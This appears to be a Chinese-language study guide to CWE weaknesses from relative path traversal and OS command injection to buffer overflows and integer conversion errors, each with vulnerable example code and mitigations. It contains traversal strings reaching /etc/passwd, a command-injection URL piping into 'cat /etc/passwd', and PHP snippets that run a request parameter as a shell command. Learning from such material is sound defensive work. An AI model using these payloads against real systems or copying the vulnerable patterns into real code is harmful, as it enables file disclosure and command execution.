CWE-15:External Control of System or Configuration Setting

（1）简要描述

一个或多个系统设置或配置要素可被用户外部控制。

（2）引入阶段

实现过程

（3）导致后果

上下文改变

（4）示例程序及解释

C 实例：下面的代码可接收一个数字变量，并将其当前主机的 HostID。

```
...
sethostid(argv[1]);
...
```

这样的程序本应该由有权限的用户触发，但是这样所有的用户都具有了访问并修改 HostID 的权限，如果恶意的攻击者掌握了该方法可引起不必要的威胁。

（5）消除方式

结构设计：权限划分

要使系统有安全区，那么必须清楚地划分“可信任”边界。不能使敏感的信息流出边界外并且敏感信息与外部的接口处理必须十分谨慎。

在系统搭建时确保正确的权限划分，并要求后续权限划分巩固的实用性。

（6）其他说明

CWE-23:Relative Path Traversal

（1）简要描述

许多的 Web 应用程序一般会有对服务器的文件读取查看的功能，大多会用到提交的参数来指明文件名，形如：http://www.nuanyue.com/getfile=image.jgp

当服务器处理传送过来的 image.jpg 文件名后，Web 应用程序即会自动添加完整路径，形如“d://site/images/image.jpg”，将读取的内容返回给访问者。

初看，在只是文件交互的一种简单的过程，但是由于文件名可以任意更改而服务器支持“~/”，“/..”等特殊符号的目录回溯，从而使攻击者越权访问或者覆盖敏感数据，如网站的配置文件、系统的核心文件，这样的缺陷被命名为路径遍历漏洞。

“http://www.nuanyue.com/test/downfile.jsp?filename=fan.pdf”

我们可以使用 “../”来作试探，比如提交 Url：“getfile=/fan/fan/*53.pdf”，而系统在解析是“d://site/test/pdf/fan/fan/../../*53.pdf”，通过“../”跳转目录“/fan”，即“d://site/test/pdf/*53.pdf”，返回了正常读取文件的页面。

路径遍历漏洞隐藏一般在文件读取或者展示图片功能块这样的通过参数提交上来的文件名，从这可以看出来过滤交互数据是完全有必要的。恶意攻击者当然后会利用对文件的读取权限进行跨越目录访问，比如访问一些受控制的文件，

“../../../../../../../etc/passwd”或者“../../../../boot.ini”，当然现在部分网站都有类似 Waf 的防护设备，只要在数据中会有/etc /boot.ini 等文件名出直接进行拦截。

（2）引入阶段

实现过程

（3）导致后果

一致性、保密性、可用性
攻击者可以创建或者重写关键文件来执行代码。

（4）示例程序及解释

```
my $dataPath = "/users/cwe/profiles";
my $username = param("user");
my $profilePath = $dataPath . "/" . $username;
open(my $fh, "<$profilePath") || ExitError("profile read error: $profilePath");
print "<ul>\n";
while (<$fh>) {
  print "<li>$_</li>\n";
}
print "</ul>\n";
```

当程序员企图访问 "/users/cwe/profiles/alice" 或者是 "/users/cwe/profiles/bob"等目录时，并没有验证访客信息的机制，那么攻击者可以采用下面的代码来视图访问关键文件：

```
../../../etc/passwd
```

这样的代码可自动生成下面的路径：

```
/users/cwe/profiles/../../../etc/passwd
```

如果该路径能打开合法文件，那么攻击者就得手了。

（5）消除方式

实现过程：输入合法
比如说对于路径拼接设置一个白名单。

（6）其他说明

这样的缺陷使攻击者穿过文件系统来获取受限目录外的文件或者目录。

CWE-36:Absolute Path Traversal

（1）简要描述

软件使用外部输入来构造本应受限制的目录的路径,但它不适当消除绝对路径序列的作用时，如"/abs/path" ,能够访问该目录以外的位置。

（2）引入阶段

结构设计、实现过程

（3）导致后果

A.执行未经授权的代码或命令：

攻击者可以创建或覆盖关键文件用于执行代码,如项目或库。

B.修改文件和路径：

攻击者可以覆盖或创建重要文件,如项目、库、或重要数据。如果目标文件是用于安全机制,那么攻击者可能能够绕过机制。例如,添加一个新帐户的密码可能允许攻击者绕过身份验证。

C.读文件和路径：

攻击者可以读意想不到的内容文件和暴露敏感数据。如果目标文件是用于安全机制,那么攻击者可能能够绕过机制。例如,通过阅读密码文件,攻击者可以进行暴力破解密码。

（4）示例程序及解释

下面的示例中,一个字典文件的路径从一个系统属性读取并用来初始化一个文件对象。

```
String filename = System.getProperty("com.domain.application.dictionaryFile");
File dictionaryFile = new File(filename);
```

这允许任何可以控制系统属性的人来决定使用什么文件。

（5）消除方式

（6）其他说明

这允许攻击者访问文件或目录遍历文件系统的限制以外的目录。

CWE-78:Improper Neutralization of Special Elements used in an OS Command ('OS Command Injection')

（1）简要描述

/*软件构建一个操作系统命令的全部或部分，这些软件从一个上游组件使用外界影响（ externally-influenced ）输入。但当一些操作系统命令发送到下游组件时，这些软件并不能消除或错误地消除某些特殊部件的作用。*/

系统提供命令执行类函数主要方便处理相关应用场景的功能.而当不合理的使用这类函数，同时调用的变量未考虑安全因素，就会执行恶意的命令调用，被攻击利用。

（2）引入阶段

结构设计、实现过程

（3）导致后果

攻击者可以执行未经授权的命令,它可以用于禁用软件、读取和修改攻击者没有直接访问权限的数据。由于目标应用程序自身直接执行命令而不是攻击者,任何恶意活动出自应用程序或应用程序的所有者，这样使得攻击者的攻击行为得以保护。

（4）示例程序及解释

下面的例子从系统属性中执行读取一个 shell 脚本的名字。

```
String script = System.getProperty("SCRIPTNAME");
if (script != null)
  System.exec(script);
```

如果攻击者控制了这样的属性，那么他们就可以通过修改具体参数来触发恶意程序。

网上示例：

1、exec() 函数

该函数可执行系统命令，并返回最后一条结果，然后使用 foreach 循环返回数组元素，得到命令结果。

command.php?cmd=ls -al

```
<?PHP
    echo exec($_GET["cmd"],$res,$rc);
    foreach($res as $value)
    {
        echo $value;
    }
?>
```

2、system() 函数

该函数执行命令，并返回所有结果。

system.php?cmd=ls -al

```
<?PHP
    system($_GET["cmd"]);
?>
```

如果攻击者调用 system()函数：

system() 函数

```
//test.php

<?php
$dir = $_GET["dir"];
if (isset($dir))
{
    system("ls -al ".$dir);
}
?>
```

我们提交http://www.site.com/test.php?dir=%7C cat /etc/passwd

提交以后，命令变成了 system("ls -al | cat /etc/passwd");

这样就轻易地获得了密码等关键文件内容。

（5）消除方式

如果可能的话,使用库调用所需的功能而不是通过外部流程来进行重建。

网站这样说：

1、尽量避免使用此类函数。

2、因其危险性，执行命令的参数不要使用外部获取，防止用户构造。

3、设置 PHP.ini 配置文件中 safe_mode = Off 选项。默认为(off)；

4、使用自定义函数或函数库来替代外部命令的功能

5、使用escapeshellarg函数来处理命令参数

6、使用safe_mode_exec_dir指定可执行文件的路径

（6）其他说明

这允许攻击者直接在操作系统上执行意想不到的、危险的命令。这个弱点会导致环境的脆弱性，即使攻击者没有直接访问操作系统的路径。

CWE-90:Improper Neutralization of Special Elements used in an LDAP Query ('LDAP Injection')

（http://www.cnblogs.com/bendawang/p/5156562.html）

（1）简要描述

LDAP（*轻量级目录访问协议*）查询的软件结构的全部或部分从一个上游组件使用外部影响输入，但这并不消除或错误地消除可以修改预定的 LDAP 查询发送到下游组件的特殊部件的作用。

（2）引入阶段

结构设计、实现过程

（3）导致后果

可能允许攻击者输入变化的 LDAP 查询来意外执行指令或代码，允许将敏感数据读取或修改或引起其他意想不到的行为。

（4）示例程序及解释

因为代码没能使构成查询的路径无效，攻击者可以申请一个包含 LDAP 查询的地址。

```
context = new InitialDirContext(env);
String searchFilter = "StreetAddress=" + address;
NamingEnumeration answer = context.search(searchBase, searchFilter, searchCtls);
```

（5）消除方式

假设所有的输入是恶意的。

使用一个“良好接受”的输入验证策略。创建白名单,严格遵守规范、可接受的输入。拒绝任何不严格符合规范的输入,或将其转换为一些可接受的规范的输入。

（6）其他说明

CWE-114:Process Control

（1）简要描述

在一个不可信的环境中执行命令或从一个不受信任来源加载库文件,可能导致应用程序执行来自攻击者的恶意命令(和有效载荷)。

（2）引入阶段

实现过程

（3）导致后果

执行未经授权的代码或命令。

（4）示例程序及解释

这个例子中的代码允许攻击者任意加载库,代码将会以高权限的身份被应用程序执行,并且通过修改注册表键指定一个包含恶意 INITLIB 版本路径。因为程序不验证环境中读取的值,如果攻击者可以控制 APPHOME 的值,他们可以使应用程序运行恶意代码。

```
...
RegQueryValueEx(hkey, "APPHOME",
0, 0, (BYTE*)home, &size);
char* lib=(char*)malloc(strlen(home)+strlen(INITLIB));
if (lib) {
  strcpy(lib,home);
  strcat(lib,INITCMD);
  LoadLibrary(lib);
}
...
```

（5）消除方式

库的加载应该清晰易懂并拥有可信来源。应用程序可以执行本地库中包含的代码,通常包含易受其它安全问题的调用,如缓冲区溢出或命令注入。所有的本地库应该得以验证来确定应用程序需要使用库文件。很难确定这些本地库的作用是什么,并且潜在恶意代码的几率是很高的。此外,一个无意的错误在这些本地库的潜能也很高,并且很多用 C 或 c++编写的代码更容易受到缓冲区溢出或竞争条件问题。为防止缓冲区溢出攻击，需要验证所有输入本机要求内容和长度。如果本地库并非来自可信来源,就要审查源代码库。库应在使用前由审查源。

（6）其他说明

过程控制漏洞通常有两种形式:

1.攻击者可以改变程序执行的命令:攻击者明确控制命令的作用。

2.攻击者可以改变命令执行的环境:攻击者隐式控制命令的作用。

第一类型的过程控制漏洞要么来自不受信任来源的数据进入应用程序,或者数据被用作应用程序执行命令字符串的一部分。通过执行命令,应用程序为攻击者提供了本不具有的特权或能力。

CWE-121:Stack-based Buffer Overflow

（1）简要描述

堆栈缓冲区溢出是当一个被重写的缓冲区被堆栈分配(例如本地变量，或者很少是一些参数或者功能)。

（2）引入阶段

结构设计、实现过程

（3）导致后果

缓冲区溢出通常导致死机。其他的攻击可能导致缺乏可用性,包括把程序引入一个无限循环;

缓冲区溢出通常可用来执行任意代码,这样可以突破程序的潜在的安全机制。

（4）示例程序及解释

下面代码中的缓冲区大小已经固定，但是没有保证变量（argv[1]）的长度不会超过限定的大小，如果变量的大小超过了 BUFSIZE，那么会造成缓冲区溢出。

```
#define BUFSIZE 256
int main(int argc, char **argv) {
  char buf[BUFSIZE];
  strcpy(buf, argv[1]);
}
```

（5）消除方式

使用编译软件为减少或消除缓冲区溢出，自动扩展提供一个保护机制。

例如,某些编译器和扩展功能提供自动缓冲区溢出检测机制,写到编译后的代码。

例子包括 Microsoft Visual Studio / GS flag,Fedora / Red Hat FORTIFY_SOURCE GCC flag,StackGuard,ProPolice。

这未必是一个完整的解决方案,因为这些机制只能检测某些类型的溢出。此外,仍有可能导致拒绝服务的攻击,典型的反应是退出应用程序。

（6）其他说明

基于堆栈缓冲区溢出可以在返回地址覆盖,堆栈指针覆盖或帧指针覆盖等过程中实例化。它们也可以被认为是函数指针覆盖,数组索引器覆盖或 write-what-where 条件等。

CWE-122:Heap-based Buffer Overflow

（1）简要描述

堆溢出条件是缓冲区溢出,被重写的缓冲区在堆内存中进行分配,通常这意味着缓冲区使用常规的方法——malloc()进行分配。

（2）引入阶段

结构设计、实现过程

（3）导致后果

缓冲区溢出常常可以用来执行任意代码,这样可以突破程序的潜在的安全机制。

除了重要的用户数据,基于堆溢出可以用来覆盖在内存的函数指针,让它指向攻击者的代码。即使在没有明确使用函数指针的应用程序,运行时通常会在内存留下痕迹。

例如,对象在 c++中通常使用函数指针实现。即使在 C 程序中,通常会有全局偏移表记录底层运行时间。

（4）示例程序及解释

下面代码中缓冲区分配给对内存的大小是固定的，但是没有保证变量（argv[1]）的长

度不会超过限定的大小，如果变量的大小超过了 BUFSIZE，那么会造成缓冲区溢出。

```
#define BUFSIZE 256
int main(int argc, char **argv) {
  char *buf;
  buf = (char *)malloc(sizeof(char)*BUFSIZE);
  strcpy(buf, argv[1]);
}
```

（5）消除方式

减少使用危险的函数，例如 *gets()*，寻找一些检查边界值的相对安全的替代方法。

（6）其他说明

CWE-123: Write-what-where Condition

1. 简要描述

任何情况下攻击者有能力把任意值写入到任意位置，通常作为缓冲区溢出的结果。

2. 引入阶段

实现阶段（执行阶段）

3. 导致后果

范围	效果
完整性 机密性 可用性 访问控制	技术影响： 修改内存，执行未经授权的代码或命令； 获得特权/假设身份； 拒绝服务：崩溃/退出/重启； 旁路保护机制。

	显然，write-what-where condition 可用于将数据写入内存范围之外的地。同样的，他们总是可以用来执行任意代码，通常在程序的隐式安全政策的范围之外。 如果攻击者可以重写一个指针指向的内存(通常是 32 位或 64 位)，他可以重定向一个函数指针指向自己的恶意代码。即使攻击者只能修改单个字节，也使得执行任意代码成为可能。有时这是因为同样的问题可以被重复利用产生了同样的效果。有时因为攻击者可以重写面向应用的安全关键数据——比如一个标志表明用户是否是管理员。
完整性 可用性	技术影响： 拒绝服务：崩溃/退出/重启； 修改记忆。 许多内存访问会导致程序终止，如写入对于当前进程无效的地址。
访问控制 其他	技术影响： 旁路保护机制； 其他。 后果是任意代码执行时，往往被用来颠覆任何其他安全服务。

4. 示例程序及解释

write-what-where condition 的典型的例子发生在内存分配的描述信息被以一种特殊的形式进行书写时。这是一个潜在易受攻击的代码:

```
#define BUFSIZE 256
int main (int argc，  char **argv)
{
    char *buf1 = (char *) malloc(BUFSIZE);
    char *buf2 = (char *) malloc(BUFSIZE);
    strcpy(buf1，  argv[1]);
    free(buf2);
}
```

本例中的脆弱性来自于内存分配。调用 strcpy()可以将 argv 指向的内容写入 buf1 指向的地址，如果 argv 指向内容的大小超过了 buf1 已申请的空间，就有可能会导致 buf2 的部分空间会被侵占，再执行释放 buf2 指向空间的操作时，会导致内存分配问题。
这可以用来覆盖一个函数指针，引用后，代之以一个内存地址，攻击者便可进行合法的访问，能够把恶意代码植入内存，导致执行任意代码。

5. 消除方式

阶段：体系结构设计阶段
策略：语言选择：使用适当的语言提供了内存抽象。

阶段：运算阶段
使用操作系统的预防功能集成后的事实。不是一个完整的解决方案。

CWE-124: Buffer Underwrite ('Buffer Underflow')

1. 简要描述

描述摘要：软件使用索引或指针写入缓冲区时引用一个缓冲区开始之前的内存地址；
扩展描述：这通常发生在一个指针或其索引递减到了缓冲区首部之前的位置，即指针运算结果指向的位置在有效内存位置开始之前，或者使用了一个负索引。
替代条款：
缓冲暗流：一些知名厂商和研究人员使用术语“缓冲暗流”。“缓冲区下溢”更常用，虽然这两个术语有时也被用来描述一个缓冲 under-read(cwe - 127)。

2. 引入阶段

体系结构设计阶段
实现阶段（执行阶段）

3. 导致后果

范围	效果
完整性 可用性	技术影响： 修改内存； 拒绝服务：崩溃/退出/ 重新启动 越限的内存访问很可能导致相关的内存变体，或许说明，可能导致崩溃。
完整性 机密性 可用性 访问控制 其他	技术影响： 执行未经授权的代码或命令； 修改内存； 旁路保护； 其他机制； 如果损坏内存可以有效地控制，它可能是可以执行任意代码。如果损坏内存数据而不是指令，系统将继续函数不当的变化，可能违反了一个隐式或显式政策。后果只能由受影响的数据是有限的使用，如一个相邻的内存位置，用于指定是否用户特权。
访问控制 其他	技术影响： 旁路保护机制； 其他机制；

	后果是任意代码执行时，这通常可以用来颠覆任何其他安全服务。

4. 示例程序及解释

示例 1：
在接下来的 C / c++的例子，一个效用函数用于修剪一个字符串尾部空格。复制输入的函数字符串到本地字符串，并使用语句删除尾随空格。通过字符串向后移动和覆盖 NULL 字符的空格。

```
char* trimTrailingWhitespace(char *strMessage， int length) {
char *retMessage;
char *message = malloc(sizeof(char)*(length+1));

// copy input string to a temporary string
char message[length+1];
int index;
for (index = 0; index < length; index++) {
message[index] = strMessage[index];
}
message[index] = '\0';

// trim trailing whitespace
int len = index-1;
while (isspace(message[len])) {
message[len] = '\0';
len--;
}

// return string without trailing whitespace
retMessage = message;
return retMessage;
}
```

然而，如果输入字符串包含所有空格，这个函数会导致 buffer underwrite，在某些系统 语句将过去一个字符串的开始后退并将调用 isspace()函数在一个地址范围之外的当地的缓冲区。
示例 2
下面是一个例子的代码可能会导致一个 buffer underwrite，如果 find()返回一个负值，表明 ch 不是在 srcBuf 中被发现:

```
int main() {
...
strncpy(destBuf， &srcBuf[find(srcBuf， ch)]， 1024);
...
}
```

如果索引 srcBuf 用户的控制之下，这是一个任意 write-what-where condition。

5. 消除方式

需求规范：可以选择使用一种不是容易受到这些问题的语言。
实施阶段：计算值作为指针索引应该经常进行正确性检查。

CWE-126: Buffer Over-read

1. 简要描述

描述摘要：软件读取了缓冲区有效范围之后内存位置的指针。
扩展描述：这通常发生在指针或其指数增加一个位置超出缓冲区的范围或当指针的算术结果有效的内存位置之外的位置等等。这可能导致暴露敏感信息或可能崩溃。

2. 引入阶段

实现阶段（执行阶段）

3. 导致后果

范围	效果
机密性	技术影响: 读内存

4. 示例程序及解释

示例 1
在接下来的 C / C++例子中方法 processMessageFromSocket ()从一个套接字接收一条消息，放入缓冲区，并将缓冲区的内容解析到一个包含消息长度和结构的消息体。使用一个 for 循环将消息体复制到本地字符串将被传递给另一个方法处理。

```
int processMessageFromSocket(int socket) {
int success;

char buffer[BUFFER_SIZE];
char message[MESSAGE_SIZE];

// get message from socket and store into buffer
//Ignoring possibliity that buffer > BUFFER_SIZE
```

```
if (getMessage(socket， buffer， BUFFER_SIZE) > 0) {

// place contents of the buffer into message structure
ExMessage *msg = recastBuffer(buffer);

// copy message body into string for processing
int index;
for (index = 0; index < msg->msgLength; index++) {
message[index] = msg->msgBody[index];
}
message[index] = '\0';

// process message
success = processMessage(message);
}
return success;
}
```

然而，消息长度可变的结构是用作循环结束的条件，没有确认消息长度变量准确地反映消息体的长度。这可能导致一个缓冲区读通过阅读从内存缓冲区的边界之外如果消息长度变量表示的长度长于消息体的大小(cwe - 130)。

CWE-127: Buffer Under-read

1. 简要描述

描述摘要：软件从读取了有效缓冲区之前的位置。
扩展描述：这通常发生在指针或其在缓冲区指数递减一个位置，当指针运算结果是有效内存位置开始之前，可能导致暴露敏感信息或可能崩溃。

2. 引入阶段

实现阶段（执行阶段）

3. 导致后果

范围	效果
机密性	技术影响: 读内存

CWE-134: Use of Externally-Controlled Format String

1. 简要描述

描述摘要：该软件使用一个函数，它接受一个格式化字符串作为参数，但格式化字符串来自外部源；
扩展描述：当一个攻击者可以修改一个外部控制格式字符串，这可能导致缓冲区溢出、拒绝服务或数据表示问题。
应该注意的是，在某些情况下，如国际化、格式字符串的集合是外部控制的设计。如果这些格式的源字符串是可信的(如只包含在库文件由系统管理员可以修改)，然后外部控制本身可能不构成脆弱性 。

2. 引入阶段

实现阶段（执行阶段）

3. 导致后果

范围	效果
机密性	技术影响: 读内存 格式字符串问题允许信息披露，可以大大简化程序的开发。
完整性 机密性 可用性	技术影响: 执行未经授权的代码或命令 格式字符串的问题会导致执行任意的代码。

4. 示例程序及解释

示例 1
下面的程序输出一个字符串。

```
#include <stdio.h>

void printWrapper(char *string) {

printf(string);
}

int main(int argc， char **argv) {

char buf[5012];
memcpy(buf， argv[1]， 5012);
```

```
printWrapper(argv[1]);
return (0);
}
```

例子是可利用的，因为调用 printf()的 printWrapper()函数。注意:堆栈缓冲区的添加导致开发更简单。

示例 2
某些实现更先进更容易被攻击，提供格式指令控制位置在内存中读取或写。这些指令的一个例子如以下代码所示：

```
printf("%d %d %1$d %1$d\n",5, 9);
```

这段代码将生成以下输出:5 9 5 5，也可以使用 half-writes(% hn)精确控制任意内存，这大大减少了攻击的复杂性，否则需要四个交错写入，如一个中提到的第一个例子。

5. 消除方式

需求阶段：选择一种不受这一缺陷影响语言。
执行阶段：确保所有格式字符串函数通过一个静态的字符串不能由用户控制，适当数量的参数总是发送到该函数。如果可能的话，使用功能不支持格式化字符串。
构建和编译阶段：注意编译器和连接器的警告，因为他们可能会提醒你不当的使用。

6. 其他说明

6.1、检测方法：
6.1.1、自动静态分析
这个问题通常可以发现使用自动静态分析工具。许多现代工具使用数据流分析或理论 技术来减少假阳性的数量。
6.1.2、黑盒
因为格式字符串通常发生在 rarely-occurring 错误条件(例如错误消息日志记录)，他们可能很难使用黑盒方法检测。很有可能，许多潜在的问题存在于可执行文件(或没有相关源代码等效源。
有效性:有限
6.1.3、自动静态分析-二进制/字节码
6.1.4、人工静态分析-二进制/字节码

CWE-176: Improper Handling of Unicode Encoding

1. 简要描述

当一个输入包含 Unicode 编码时软件未正确处理。

2. 引入阶段

实现阶段（执行阶段）

3. 导致后果

范围	效果
完整性	技术影响: 意想不到的状态

4. 示例程序及解释

Windows 提供了 MultiByteToWideChar()， WideCharToMultiByte()， UnicodeToBytes() 和 BytesToUnicode()函数之间的转换任意多字节(通常是 ANSI)字符串和 Unicode(宽字符)字符串。这些函数中指定的参数大小不同的单位，(一个字节，另在字符)使用容易出错。
在一个多字节字符串，每个字符占用一个不同的字节数，因此这样的字符串是最容易指定的大小，指定为一个字节的总数。然而，在 Unicode 字符中总是一个固定大小，和字符串的长度通常是由它们包含的字符数决定。错误地指定了参数会导致缓冲区溢出。
下面的函数接受一个用户名指定为一个多字节字符串和一个指向填充用户信息的结构的指针。因为 Windows 身份验证使用 Unicode 为用户名，用户名是首先从一个多字节字符串转换为 Unicode 字符串。

```
void getUserInfo(char *username， struct _USER_INFO_2 info){
WCHAR unicodeUser[UNLEN+1];
MultiByteToWideChar(CP_ACP， 0， username， -1， unicodeUser， sizeof(unicodeUser));
NetUserGetInfo(NULL， unicodeUser， 2， (LPBYTE *)&info);
}
```

这个函数不正确传递 unicodeUser 大小的字节而不是字符。因此可以调用 MultiByteToWideChar() 写 (UNLEN + 1)* sizeof(WCHAR) 宽字符，或 (UNLEN + 1)* sizeof(WCHAR)* sizeof(WCHAR)字节，unicodeUser 数组，只有(UNLEN + 1)* sizeof(WCHAR)分配的字节数。
如果用户名字符串包含超过 UNLEN 字符，调用 MultiByteToWideChar()将溢出缓冲区 unicodeUser。

5. 消除方式

阶段:体系结构和设计
策略:输入验证
如果资源有可替代名称，尽量避免使用基于资源(例如文件)的名称。

阶段：实施（执行）:
策略:输入验证
假设所有的输入是恶意的。使用一个“接受已知的好”的输入验证的策略，即。可接受的输入，使用白名单，严格遵守规范。

6. 其他说明

相关的攻击模式

CAPEC-ID	攻击模式名称	(CAPEC 版本:2.8)
capec - 71	使用 Unicode 编码绕过验证逻辑	

CWE-188: Reliance on Data/Memory Layout

1. 简要描述

描述摘要：软件做出了有关协议数据或内存被组织在一个较低的水平的错误假设，导致意想不到的程序行为。
扩展描述：当改变平台或协议版本，数据可能会在无意识的情况下移动。例如，一些架构可能将局部变量 A 和 B 相邻放置而且 A 在 B 之上；有些人可能把他们相邻放置但是 B 在 A 之上;而其他人可能会添加一些填充数据，填充数据的大小可能会有所不同，以确保每个变量是对齐到一个合适的大小。

2. 引入阶段

架构和设计阶段
实现阶段（执行阶段）

3. 导致后果

范围	效果
完整性 机密性	技术影响: 修改内存;阅读记忆 可能会导致意想不到的修改或暴露敏感内存。

4. 示例程序及解释

在这个例子中函数，变量 b 的内存地址由 a 的地址加 1 派生得到。这个地址然后被用来设置 b 的值为 0。

```
void example() {
char a;
char b;
*(&a + 1) = 0;
}
```

在这里，b 也许不是处于 a 之后的一个字节处，而是处于 a 之前的一个字节处。或者，a 和 b 之间有三个字节，因为他们是一致的 32 位边界。

5. 消除方式

阶段：实现阶段（执行阶段），体系结构设计
在连续变化的地址空间情况下，决不允许计算内存从另一个内存地址地址偏移量。

阶段:体系结构设计
充分明确地指定协议布局，提供一个结构化的语法(如 compilable yacc 语法)。

测试阶段:
测试，实现每个情况妥善处理协议的语法。

CWE-190: Integer Overflow or Wraparound

1. 简要描述

描述摘要：当逻辑假定结果值总是大于原始值，软件执行该计算可能会产生一个整数溢出。当该计算结果用于资源管理或执行控制时，可能会引入其他错误。
扩展描述：整数溢出发生在一个整数值增加到太大以至于无法存储在相关联的表述中。当这种情况发生时，该值可能被隐藏（包装）为一个非常小的数或负数。虽然这可能是依赖于隐藏（包装）的环境的一种目的，但是如果这种隐藏（包装）不是计划中的，仍然会带来安全问题。尤其是在当整数溢出可能会触发用户输入时，这种执行结果若被用于控制循环、内存分配、复制等时就会导致安全问题。

2. 引入阶段

实现阶段（执行阶段）

3. 导致后果

范围	效果
可用性	技术影响: 拒绝服务:崩溃/退出/ 重启， 拒绝服务:资源消耗 (CPU); 拒绝服务:资源消耗 (内存); 拒绝服务:不稳定 这个问题通常会导致未定义行为和因此引起的崩溃。在溢出的情况下涉及到的循环指数变量导致无限循环的可能性也很高。
完整性	技术影响: 修改内存 如果问题中的值是重要的数据(而不是流)，就会发生数据变化。同样，如果隐藏的结果涉及到的其他情况如缓冲区溢出等，也可能引起进一步内存变化发生。
机密性 可用性 访问控制	技术影响: 执行未经授权的代码或命令; 旁路保护机制 这个弱点有时会引发缓冲区溢出，从而导致执行任意代码。这通常是程序的隐式安全政策范围之外。

4. 示例程序及解释

示例 1
下面的图像处理代码为图象分配一个表。

```
img_t table_ptr; /*struct containing img data，  10kB each*/
int num_imgs;
...
num_imgs = get_num_imgs();
table_ptr = (img_t*)malloc(sizeof(img_t)*num_imgs);
...
```

这段代码将分配一个表大小 num_imgs，然而随着 num_imgs 越来越大，计算确定的大小最终会溢出该表。这将导致一个非常小的表被用来分配。如果后续代码继续运行在该表上，就好像它是 num_imgs 长，这可能会导致许多类型的界外问题。

5. 消除方式

阶段:需求
确保所有协议都被严格定义过，这样所有被禁止的行为可以被很容易地识别，同时请求严格的一致性协议。

阶段:需求
策略:语言选择
使用一种语言，不允许这个弱点发生或提供方法使这个弱点更容易避免。
如果可能的话，选择一种语言或编译器自动执行边界检查。

阶段:体系结构和设计
策略:库或框架
使用审查库或框架，不允许这个弱点或提供方法使这个弱点更容易避免。
使用库或框架更容易处理数据，而且没有意想不到的后果。

实施阶段:
策略:输入验证
对任何数字输入，确保输入的值在预期的范围内。执行输入满足最低和最大预期范围的需求。尽可能使用无符号整数。这使得它更容易为整数溢出执行健康检查。当需要有符号整数时，确保检查范围包括最小值和最大值。

实施阶段:
了解编程语言的基本表示形式，以及它如何进行数值计算。密切关注字节大小差异、精度、有符号/无符号的区别、截断、类型之间的转换和构造、“不是一个数字”计算，和语言如何处理数字太大或太小的底层表示。
也要注意区分 32 位，64 位，和其他的潜力差异可能影响数值表示。

实施阶段:体系结构和设计
对于任何一个在客户端执行的安全检查，确保这些检查复制在服务器端，为了避免攻击者可以通过修改值在检查执行后绕过客户端检查，或通过改变客户端来完全删除客户端检查。然后，这些修改的结果将被提交到服务器。

实施阶段:
策略:编译和构建硬化
密切检查编译器警告并消除问题和潜在的安全隐患，比如内存操作中的有符号/无符号不匹配，或者使用未初始化的变量。即使这个缺陷很少被利用，一个单一的失败可能会导致整个系统的破坏。

6. 其他说明

检测方法：
自动静态分析（有效性:高）;
黑盒（有效性：一般）
手动分析（有效性：高）

CWE-191：Integer Underflow (Wrap or Wraparound)

（1）简要描述

当一个数减去另一个数的结果赋值给变量，而这个结果小于整数的最小下限时，就会产生下溢，造成结果与真实值不相等，对于无符号整数和有符号整数都有可能发生

（2）引入阶段

实现阶段

（3）导致后果

系统崩溃、退出、重启

消耗大量 CPU 及内存资源

造成系统不稳定

破坏完整性、可利用性

修改内存

执行未授权的代码或命令

（4）示例程序及解释

C 语言程序：

```
#include <stdio.h>
#include <stdbool.h>
main (void)
{
    int i;
    i = -2147483648;
    i = i - 1;
    return 0;
}
```

说明：

整型能表示的最小整数为-2147483648，当这个数再减一时就会产生整数下溢，该程序的 i 变为 2147483647，而正确的值为-2147483649。

（5）消除方式

当需要用到一个非常大的负数时，用 long int ，如果还不满足，应该考虑采用其他方式表示这个数。

（6）其他说明

CWE-194：Unexpected Sign Extension

（1）简要描述

当软件对一个有符号数进行扩展操作使其变为一个更大的数据类型时，如果这个数是负数，就可能产生不期望的值而导致结果错误

（2）引入阶段

实现阶段

（3）导致后果

破坏完整性、可利用性、保密性

修改内存，读取内存

当这个错误发生在一处对内存直接进行操作的代码中时，比如对数组的下标进行操作，就可能导致程序去读取或修改数组范围之外的内存的值；如果数字值与应用级资源相关联，如在电子商务网站中的产品的数量或价格，然后，符号扩展可以产生一个比应用程序的允许范围更高（或更低）的值。

（4）示例程序及解释

C 语言程序：

```
int GetUntrustedInt ()
{
  return(0x0000FFFF);
}
void main (int argc, char **argv)
{
  char path[256];
  char *input;
  int i;
  short s;
  unsigned int sz;
  i = GetUntrustedInt();
  s = i;
```

```
    /* s is -1 so it passes the safety check - CWE-697 */
    if (s > 256)
    {
      DiePainfully("go away!\n");
    }
    /* s is sign-extended and saved in sz */
    sz = s;
    /* output: i=65535, s=-1, sz=4294967295 - your mileage may vary */
    printf("i=%d, s=%d, sz=%u\n", i, s, sz);
    input = GetUserInput("Enter pathname:");
    /* strncpy interprets s as unsigned int, so it's treated as MAX_INT
    (CWE-195), enabling buffer overflow (CWE-119) */
    strncpy(path, input, s);
    path[255] = '\0'; /* don't want CWE-170 */
    printf("Path is: %s\n", path);
}
```

说明：

S 原本是一个 short 型的负数，当转换为无符号整数时，他就会变成一个非常大的正数，而之后用这个数执行 strncpy()函数时就会导致内存溢出

（5）消除方式

避免使用有符号类型如果你不需要使用负数的值。如果你需要负数，当它转换为更大类型的数据类型，或者传递给需要无符号值的函数之前，要认真检查。

（6）其他说明

CWE-195：Signed to Unsigned Conversion Error

（1）简要描述

当软件对一个有符号数进行转换操作使其变为无符号数时，如果这个有符号数不能用无符号数来表示，就可能产生不期望的值。比如将一个有符号的负数转换为一个无符号整数。

（2）引入阶段

实现阶段

（3）导致后果

破坏完整性

进入不期望的状态

有符号和无符号的转换会导致一堆的错误，但从安全性的角度来看就是最常见的与整数溢出和缓冲区溢出漏洞。

（4）示例程序及解释

C 语言程序：

```
unsigned int readdata ()
{
   int amount = 0;
   ...
   if (result == ERROR)
      amount = -1;
   ...
   return amount;
}
```

说明：

函数的返回值是无符号整数，而 amount 是有符号整数，如果 amount 为-1，其返回值会变为 4,294,967,295 而导致出错。

（5）消除方式

避免使用有符号类型如果你不需要使用负数的值。如果你需要负数，当它转换为更大类型的数据类型，或者传递给需要无符号值的函数之前，要认真检查。

（6）其他说明

CWE-196：Unsigned to Signed Conversion Error

（1）简要描述

当软件对一个无符号数进行转换操作使其变为有符号数时，如果这个无符号数不能用有符号数来表示，就可能产生不期望的值。比如将一个无符号的非常大的数转换为一个有符号整数。

（2）引入阶段

实现阶段

（3）导致后果

Dos 崩溃，退出，重新启动：不正确的符号转换通常会导致执行未定义的动作，从而导致崩溃

破坏完整性

修改内存

访问控制

进入不期望的状态

执行未授权的代码或命令

旁路保护机制

（4）示例程序及解释

C 语言程序：

```
int test ()
{
